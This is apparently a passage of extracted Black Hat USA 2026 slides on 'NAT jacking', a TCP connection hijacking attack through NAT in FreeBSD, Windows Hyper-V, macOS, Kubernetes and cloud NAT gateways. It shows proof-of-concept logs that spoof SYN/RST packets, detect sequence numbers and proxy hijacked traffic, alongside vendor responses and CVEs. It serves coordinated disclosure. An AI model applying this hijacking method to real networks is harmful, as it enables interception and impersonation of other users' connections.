[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:10992...
[+] Socket proxy has incoming connection from 10.0.0.1:55663
[+] Socket proxy connected
[*] 10.0.0.1:55663>10.0.0.2:10992|PSH+ACK|6e323aac|802eb907|b'Natjacked!\n'
[*] 192.168.1.102:8080>10.0.0.2:8492|ACK|dd13f5da|ae71e121|b''
[*] 192.168.1.102:8080>10.0.0.2:8492|PSH+ACK|dd13f5da|ae71e121|b'Who is this?\n'
[*] 10.0.0.1:55663>10.0.0.2:10992|ACK|6e323ab7|802eb914|b''
```

tcp sn/ackn

poc 4 tcp/ip hijacking (downstream spoofing)

malcolm@malcolm-Precision-7560: ~ 101x4
freebsd@generic:~ % nc 10.0.0.2 10992
Natjacked!
Who is this?

FREEBSD RESPONSE

FreeBSD analysed this and it looks like a "**resources are finite**" report rather than actual vulnerabilities.

FreeBSD Security Team

INCIDENTAL PATCH

Packet Filter in FreeBSD 15.0+ is now **highly mitigated** due to an incidental patch from May 2025 merging code from OpenBSD


- OpenBSD has had this behavior since 2016
- Significant increase in attack complexity and time to perform an attack

Thanks to sashan (OpenBSD) for pointing out this code:

```
} else if ((*state)->src.state >= TCPS_ESTABLISHED &&
    (*state)->dst.state >= TCPS_ESTABLISHED) {
    /*
     * SYN matches existing state???
     * Typically happens when sender boots up after
     * sudden panic. Certain protocols (NFSv3) are
     * always using same port numbers. Challenge
     * ACK enables all parties (firewall and peers)
     * to get in sync again.
     */
    pf_send_challenge_ack(pd, *state, src, dst);
    return (PF_DROP);
}
```

MICROSOFT WINDOWS NAT HYPER-V ATTACK

Status: Partially mitigated
(as of July 2026)



natjacked!
who is this?

victim-client on DESKTOP-2S7126F - Virtual Machine Connection

victim client

File Action Media Clipboard View Help

Activities Terminal Jul 31 13:11

malcolm@victim-clientVM: ~

```
malcolm@victim-clientVM:~$ nc 192.168.1.102 8080
hello world
this is a test
```

hijacked traffic
(bidirectional)

attack-client on DESKTOP-2S7126F - Virtual Machine Connection

attack client

File Action Media Clipboard View Help

Activities Terminal Jul 31 13:11

malcolm@attack-clientVM: ~/microsoft/hyperv/nat_poc

```
[*] Creating raw sockets...
[*] Starting TCP listeners...
[*] Attempting to force into disconnected state via the victim, assuming port pr
ervation...
[*] Impersonating 172.22.153.143:1024-65535 and using SYN, RST to kill the c
onnection...
[*] Waiting 120 seconds for connection to be removed...
[*] Attempting to replace a TCP connection from port 1024-65535 to 192.168.1
.102:8080, assuming port preservation...
[*] TTL 2 should be correctly set to reach the NAT but not the target
[+] Got ACK!
[+] TCP connection hijacked!
[+] Detected sequence numbers on port 1060: sn=0xc8dc8164 ackn=0xc741fe44!
[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:38505...
[+] Socket proxy has incoming connection from 127.0.0.1:56480
[+] Socket proxy connected
[*] 127.0.0.1:56480>127.0.0.1:38505|PSH+ACK|95c114d0|54e00d7b|b'natjacked!\n'
[*] 192.168.1.102:8080>172.22.144.98:1060|ACK|c8dc8164|c741fe4f|b''
[*] 192.168.1.102:8080>172.22.144.98:1060|PSH+ACK|c8dc8164|c741fe4f|b'who is
this?\n'
[*] 127.0.0.1:56480>127.0.0.1:38505|ACK|95c114db|54e00d88|b''
```

sn/ackn

```
malcolm@attack-clientVM:~$ nc localhost 38505
natjacked!
who is this?
```

black hat

USA 2026 10:11 AM 7/31/2026

MICROSOFT WINDOWS

CVE-2026-56181

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H **Severity: High**

“Origin validation error in Windows Network Address Translation (NAT) allows an unauthorized attacker to perform spoofing over an adjacent network.”

- Disables Loose Mode by default, where connections can be picked up without a valid TCP handshake
- Enterprise customers can choose to enable this setting manually if needed
- Partial mitigation – more patches are planned for August

Rated as moderate severity since “the attack depends on ephemeral port allocations”

- The entire ephemeral port range can be targeted in a matter of seconds, however

APPLE MACOS VIRTUALIZATION ATTACK

Status: Unpatched
(as of July 2026)

Natjacked!
Who is this?

victim client

hijacked traffic
(bidirectional)

attack client

Jun 3 03:33

malcolm@attack-client: ~ — nc localhost 36735

malcolm@attack-client:~\$ nc localhost 36735

Natjacked!
Who is this?

```
malcolm@attack-client: ~/apple/mac/r
~/apple/mac/nat_poc

[*] Starting TCP listeners...
[*] Attempting to force into disconnecte
ervation...
[*] Impersonating 192.168.64.5:12345
nnection...
[*] Attacking port 12345: sending SYN...
[*] Attacking port 12345: sending RST...
[*] Attempting to replace a TCP conn
.102:8080, assuming port preservation...
[*] TTL 2 should be correctly set to
[+] Got ACK!
[+] TCP connection hijacked!
[+] Detected sequence numbers on port 67
[*] Creating TCP proxy for the connectio
[+] Socket proxy listening on 0.0.0.
[+] Socket proxy has incoming connec
[+] Socket proxy connected
[*] 127.0.0.1:34864>127.0.0.1:36735|
[+] 192.168.1.102:8080>192.168.64.6:
[*] 192.168.1.102:8080>192.168.64.6:6792|PSH+ACK|4e0eee34|e2cd7062|b'Who is
this?\n'
[*] 127.0.0.1:34864>127.0.0.1:36735|ACK|b93e456f|a05b847d|b' '
```

tcp sn/ackn

APPLE RESPONSE

... we've determined the behavior reflects a **known limitation of the transport layer** rather than a vulnerability...

... where end-to-end security is in place, an attacker on the network path cannot decrypt the data exchanged between a client and a server...

We have forwarded your report ... for consideration of potential hardening as a defense in depth.

Apple Product Security

KUBERNETES AND CLOUD INFRASTRUCTURE

KUBERNETES LOCAL AND CLOUD

In a Kubernetes deployment, a malicious pod can hijack traffic from another pod running on the same host machine node.

Local Kubernetes (MicroK8s, ...)

✗ Calico and Flannel CNIs: Affected

Cloud Kubernetes

✓ AWS EKS: Not affected (nodes do not perform NAT themselves)

✗ Azure AKS: Affected

✗ Google GKE: Affected

KUBERNETES VENDOR RESPONSES

Kubernetes:

- Outside bug bounty program scope, but reports accepted as “informational”

Azure AKS:

- Accepted at “moderate” severity
- Resulted in CVE-2026-63913

Google GKE:

- Accepted as a vulnerability in a 3rd party library: \$500 bounty

All of these products rely on Linux for upstream patches.

Status: partially mitigated (as of July 2026)

NAT IN THE CLOUD

NAT GATEWAY / CLOUD NAT

A malicious VM behind a cloud-based NAT gateway can hijack traffic from a trusted VM behind the same gateway.

- ✗ AWS NAT Gateway: Affected (Status: mitigation applied)
- ✗ Azure Firewall: Affected (Status: under review)
- ✗ Azure NAT Gateway: Affected (Status: under review)
- ✗ Google Cloud NAT: Affected (Status: report accepted)

Status updated as of July, 2026

AWS NAT GATEWAY VM TO VM ATTACK

Natjacked!
Who is this?

Status: Mitigation applied
(as of July 2026)

```
ec2-user@ip-10-0-1-83:~ 100x27
[ec2-user@ip-10-0-1-83 ~]$ nc 10.1.1.129 8080
Hello world
This is a test
```

hijacked traffic
(bidirectional)

victim client

```
ec2-user@ip-10-0-1-44:~ 101x21
[ec2-user@ip-10-0-1-44 ~]$ nc localhost 37731
Natjacked!
Who is this?
```

```
ec2-user@ip-10-0-1-44:~ 101x21
[*] 10.1.1.129:8080>10.0.1.44:26568|ACK|bbf4631e|ae17744a|b''
[*] Trying ports from 45754-45769...
[+] Got ACK from target!
[*] 10.1.1.129:8080>10.0.1.44:26568|ACK|bbf4631e|ae17744a|b''
[*] Trying ports from 45754-45761...
[*] Trying ports from 45762-45765...
[*] Trying ports from 45766-45767...
[*] Trying ports from 45768-45768...
[+] Got ACK from target!
[*] 10.1.1.129:8080>10.0.1.44:26568|ACK|bbf4631e|ae17744a|b''
[+] Send port detected as 45769
[+] Detected sequence numbers on port 26568: sn=0xbbf4631e ackn=0xae17744a! tcp sn/ackn
[*] Creating TCP proxy for the connection...
[+] Socket proxy listening on 0.0.0.0:37731...
[+] Socket proxy has incoming connection from 127.0.0.1:40784
[+] Socket proxy connected
[*] 127.0.0.1:40784>127.0.0.1:37731|PSH+ACK|d1e3b8c7|d1e85adf|b'Natjacked!\n'
[*] 10.1.1.129:8080>10.0.1.44:26568|ACK|bbf4631e|ae177455|b''
[*] 10.1.1.129:8080>10.0.1.44:26568|PSH+ACK|bbf4631e|ae177455|b'Who is this?\n'
[*] 127.0.0.1:40784>127.0.0.1:37731|ACK|d1e3b8d2|d1e85aec|b''
```

poc 4 tcp/ip hijacking (downstream spoofing)

AWS PUBLIC STATEMENT

AWS investigated and deployed mitigations for reported behavior related to ... NAT gateway and Network Load Balancer (NLB).

AWS has deployed updates across both services that strengthen connection state validation, including enhanced verification of TCP reset packets before modifying flow state. These mitigations are effective across all AWS Regions. Customer applications must follow TCP and UDP best practices ... No further customer action is required to inherit protection.

AWS PUBLIC STATEMENT

The research also describes an information-disclosure technique in which an actor can infer in-use external NAT ports ... AWS mitigations **prevent the session manipulation techniques** that would otherwise leverage this information.

We appreciate Malcolm Stagg's (SODIUM-24, LLC) commitment to coordinated disclosure and constructive collaboration throughout this process, and we encourage continued engagement from the security research community.


AWS Security

HIJACKING ACROSS SUBNET BOUNDS

TCP HIJACKING ATTACK UPSTREAM SPOOFING

1. Victim client is connected to target server through the NAT.


Note: attacker and victim can be in different subnets and broadcast domains.



TCP HIJACKING ATTACK UPSTREAM SPOOFING

Entry removal:

